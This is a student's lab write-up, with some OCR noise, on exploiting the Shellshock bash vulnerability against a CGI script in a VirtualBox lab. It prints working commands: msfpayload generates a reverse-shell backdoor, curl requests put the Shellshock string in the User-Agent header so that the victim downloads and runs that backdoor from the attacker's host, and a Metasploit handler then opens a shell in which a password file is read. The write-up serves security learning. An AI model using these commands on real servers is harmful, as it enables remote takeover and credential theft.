Lab2: Shellshock vulnerability and how it works.

Bash/shell is a Unix default language interpreter. Terminal of MacOS is also a bash shell. It is so important because it is used to run command. It is alternate of GUI environment which we can find in modern OS. Using both we can operate entire OS. Particular remote code vulnerability, which means attacker can get control of entire computer from remote. This vulnerability was disclosed in 2014. What is in vulnerability about? Executes trailing string is function definition of environment variable.

Example: env x= '() { :;}; Echo shell

Magic string: { :;};

Whatever type is bash will interpret as a command that should not happen. Either it should give error massage or write the plain text. But very fact that it executes whatever after the magic strings.

Majority of attack take place in
http (CGI program) - no Authentication need here.
SSH – need Authentication.
DHCP servers

To perform this attack, I used Ubuntu in Virtual Box as an Attacker Machine and Kali Linux as a victim machine in virtual box.

First, I create a Cgi file named index_shell.cgi text editor in Desktop of victim machine (Kali Linux).

```
#! /bin/bash
echo "Context-type: text/html"
echo " "
echo ' "Shell Shock Attack" '
```

save as cgi file.

I copied that file and pest that
index-shell.cgi file in file System/var/www/cgi-bin

then victim terminal configured apache2

service apache2 start

when to find the IP of victim I typed ifconfig and brows it to see

Shell shock attack

I typed 192.168.1.4/cgi-bin/index.-shell.cgi on browser I was able to see This sentence “Shell Shock Attack”
That’s means apache2 configuration was done perfectly. And server or victim machine is ready to be attacked.

Attack:
I used Ubuntu machine for attacking and typing ifconfig command I found attacker’s IP address which I found is 192.168.1.9

md@md-VirtualBox:~$ ifconfig

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255

inet6 fe80::b96b:1d65:9aeb:74c4 prefixlen 64 scopeid 0x20<link>

ether 08:00:27:37:68:3d txqueuelen 1000 (Ethernet)

RX packets 1679 bytes 612403 (612.4 KB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 911 bytes 122751 (122.7 KB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6 ::1 prefixlen 128 scopeid 0x10<host>

loop txqueuelen 1000 (Local Loopback)

RX packets 650 bytes 50776 (50.7 KB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 650 bytes 50776 (50.7 KB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

md@md-VirtualBox:~$ sudo su

[sudo] password for md:

root@md-VirtualBox:/home/md# ./msfpayload linux/x64/shell/reverse_tcp LHOST=192.168.1.9 LPORT=4444 x > /var/backdoor

created by msfpayload (www.metasploit.com).

Payload: linux/x64/shell/reverse_tcp

Length: 68

Options: {"LHOST"=> "192.168.1.9", "LPORT"=> "4444"}

root@md-VirtualBox:/home/md# cd / var/www

root@md-VirtualBox:/home/md/ var/www# ls

backdoor html

root@md-VirtualBox:/home/md/ var/www# curl -k –H 'User-Agent: () { :;}; /bin/bash –c "wget http://192.168.1.9/backdoor -o /tmp/backdoor" 'http://192.168.1.4/cgi-bin/index_shell.cgi

<!DOCTYPE HTML PUBLIC "-//IETF??DTD HTML 2.0/EN">

<html><head>

<title>500 Internal Server Error</title>

</head><body>

<h1>Internal Server Error<h1>

*** the server encountered an internal error or***

misconfiguration and was unable to complete

***your request. ***

*** Please Contact the server administrator,***

<address>>Apache/2.2.22 (Debian) Server at 192.168.1.4 port 88</address>

</body></html>

root@md-VirtualBox:/home/md/ var/www#

Here error massage code is 500 that means it is venerable, if error code would 200 it will not vulnerable.

Next part is – we need to make it executable I put this perticullar command below-

root@md-VirtualBox:/home/md/ var/www# curl -k –H 'User-Agent: () { :;}; /bin/bash –c "chmod +x /tmp/backdoor" 'http://192.168.1.4/cgi-bin/index_shell.cgi

<!DOCTYPE HTML PUBLIC "-//IETF??DTD HTML 2.0/EN">

<html><head>

<title>500 Internal Server Error</title>

</head><body>

<h1>Internal Server Error<h1>

*** the server encountered an internal error or***

misconfiguration and was unable to complete

***your request. ***

*** Please Contact the server administrator,***

<address>>Apache/2.2.22 (Debian) Server at 192.168.1.4 port 88</address>

</body></html>

root@md-VirtualBox:/home/md/ var/www#

now file is ready to be executed

md@md-VirtualBox:~$ msfconsole

***** Welcome to Metasploit Framework Initial Setup *****

Please answer a few questions to get started.

Would you like to use and setup a new database (recommended)? y

Creating database at /home/md/.msf4/db

Starting database at /home/md/.msf4/db...failed

[!] Your database may be corrupt. Try reinitializing.

Creating database users

Writing client authentication configuration file /home/md/.msf4/db/pg_hba.conf

Stopping database at /home/md/.msf4/db

Starting database at /home/md/.msf4/db...success

Creating initial database schema

[?] Initial MSF web service account username? [md]: [?] Initial MSF web service account password? (Leave blank for random password):

Generating SSL key and certificate for MSF web service

Attempting to start MSF web service...failed

[!] MSF web service does not appear to be started.

Please see /home/md/.msf4/logs/msf-ws.log for additional details.


*** Metasploit Framework Initial Setup Complete ***

^[[B

*[-] ***rting the Metasploit Framework console...|*

*[-] * WARNING: No database support: FATAL: password authentication failed for user "msf"*

*[-] ****




```
|/ |_____/ \___/\/ /\ \\___/ \/ \__| |_\ \ \___\
```

```
=[ metasploit v5.0.7-dev- ]
+ -- --=[ 1856 exploits - 1054 auxiliary - 327 post ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]
```

```
msf5 > use exploits/multi/handler
msf5> exploit(handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (linux/x64/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.9
```

LHOST => 192.168.1.9
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.9:4444



ls

index_shell.cgi

cd /

ls

o

Veil-Evasion

Bin

boot

dev

etc

home

initrd.img

lib

lib64

lost+found

media

mnt

opt

proc

root

run

sbin

selinux

srv

sys

tmp

usr

var

vmlinux

webserver.py

wire.pcapm=ng

cd /root

cd Desktop

ls

index_shell.cgi


password.txt

cat password.txt

Username: XPSTECH

Pass: password@123

Picture below is picture of password.txt file in Desktop of linux OS in vm. I was able to access it.



Cat index_shell.cgi
#! /bin/bash
echo "Context-type: text/html"
echo " "
echo ' "Shell Shock Attack" '

I was able to access index_shell.cgi file of victim machine in kali linux OS which I created it at the beginning of lab.